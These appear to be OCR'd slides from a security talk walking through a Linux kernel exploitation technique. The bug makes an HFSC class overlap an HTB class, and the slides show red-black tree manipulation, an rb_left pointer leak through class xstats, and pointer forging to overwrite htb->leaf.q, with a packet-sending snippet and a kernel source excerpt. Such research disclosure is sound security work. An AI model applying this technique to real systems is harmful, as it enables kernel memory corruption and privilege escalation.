
PLANNING THE ATTACK

- **OVERLAP** HFSC_CLASS WITH HTB_CLASS
- **TRIGGER UPDATE** TO WRITE RB_NODE INTO HTB_CLASS
- DUMP CLASS'S XSTATS TO **LEAK** RB_LEFT PTR
- SEND PKTS TO CLASS TO **INCREMENT** RB_LEFT PTR


PREPARING THE ATTACK

INSERT FOUR NODES

```
send_packets("lo", 64, 1, TC_H(2, 2));
send_packets("lo", 64, 1, TC_H(2, 3));
send_packets("lo", 64, 1, TC_H(2, 4));
send_packets("lo", 64, 1, TC_H(2, 1));
```





PREPARING THE ATTACK



FREE CLASS 2:1

PREPARING THE ATTACK






FREE CLASS 2:1


REPLACE THE OBJECT WITH AN HTB CLASS (1:2)


FIRST RBTREE TRANSFORMATION



DELETE CLASS 2:4

FIRST RBTREE TRANSFORMATION






DELETE CLASS 2:4

THE **HTB CLASS** BECOMES
NODE **2:3'S RIGHT CHILD**


FIRST RBTREE TRANSFORMATION



UPDATE CLASS 2:2


REMOVE

FIRST RBTREE TRANSFORMATION




UPDATE CLASS 2:2
REMOVE


UPDATE CLASS 2:2
RE-INSERT




FIRST RBTREE TRANSFORMATION



UPDATE CLASS 2:2
RE-INSERT




UPDATE CLASS 2:2
REMOVE




UPDATE CLASS 2:2
REBALANCE

FIRST RBTREE TRANSFORMATION




THE **HTB CLASS** IS NOW THE **ROOT NODE**

HTB_CLASS XSTATS




ATTACK OVERVIEW

- **LEAK** RB_LEFT PTR THROUGH CLASS'S XSTATS




ATTACK OVERVIEW

- **LEAK** RB_LEFT PTR THROUGH CLASS'S XSTATS
- **INCREMENT** PTR POINT 8 BYTES BEFORE NEXT *HTB->CEIL.RATE* FIELD




ATTACK OVERVIEW

- **LEAK** RB_LEFT PTR THROUGH CLASS'S XSTATS
- **INCREMENT** PTR POINT 8 BYTES BEFORE NEXT *HTB->CEIL.RATE* FIELD
- **FORGE** RB_RIGHT PTR WITH *HTB->CEIL.RATE*, POINT 16 BYTES BEFORE *HTB->LEAF.Q*




ATTACK OVERVIEW

- **LEAK** RB_LEFT PTR THROUGH CLASS'S XSTATS
- **INCREMENT** PTR POINT 8 BYTES BEFORE NEXT *HTB->CEIL.RATE* FIELD
- **FORGE** RB_RIGHT PTR WITH *HTB->CEIL.RATE*, POINT 16 BYTES BEFORE *HTB->LEAF.Q*
- **REPLACE** *HTB->LEAF.Q* WITH INCREMENTED PTR




LEAK THE RB_LEFT NODE POINTER

```c
static int
htb_dump_class_stats(struct Qdisc *sch, unsigned long arg, struct gnet_dump *d)
{
        struct htb_class *cl = (struct htb_class *)arg;
        struct htb_sched *q = qdisc_priv(sch);
        struct gnet_stats_queue qs = {
                .drops = cl->drops,
                .overlimits = cl->overlimits,
        };

        // ...

        if (gnet_stats_copy_basic(d, NULL, &cl->bstats, true) < 0 ||
            gnet_stats_copy_rate_est(d, &cl->rate_est) < 0 ||
            gnet_stats_copy_queue(d, NULL, &qs, qlen) < 0)
                return -1;

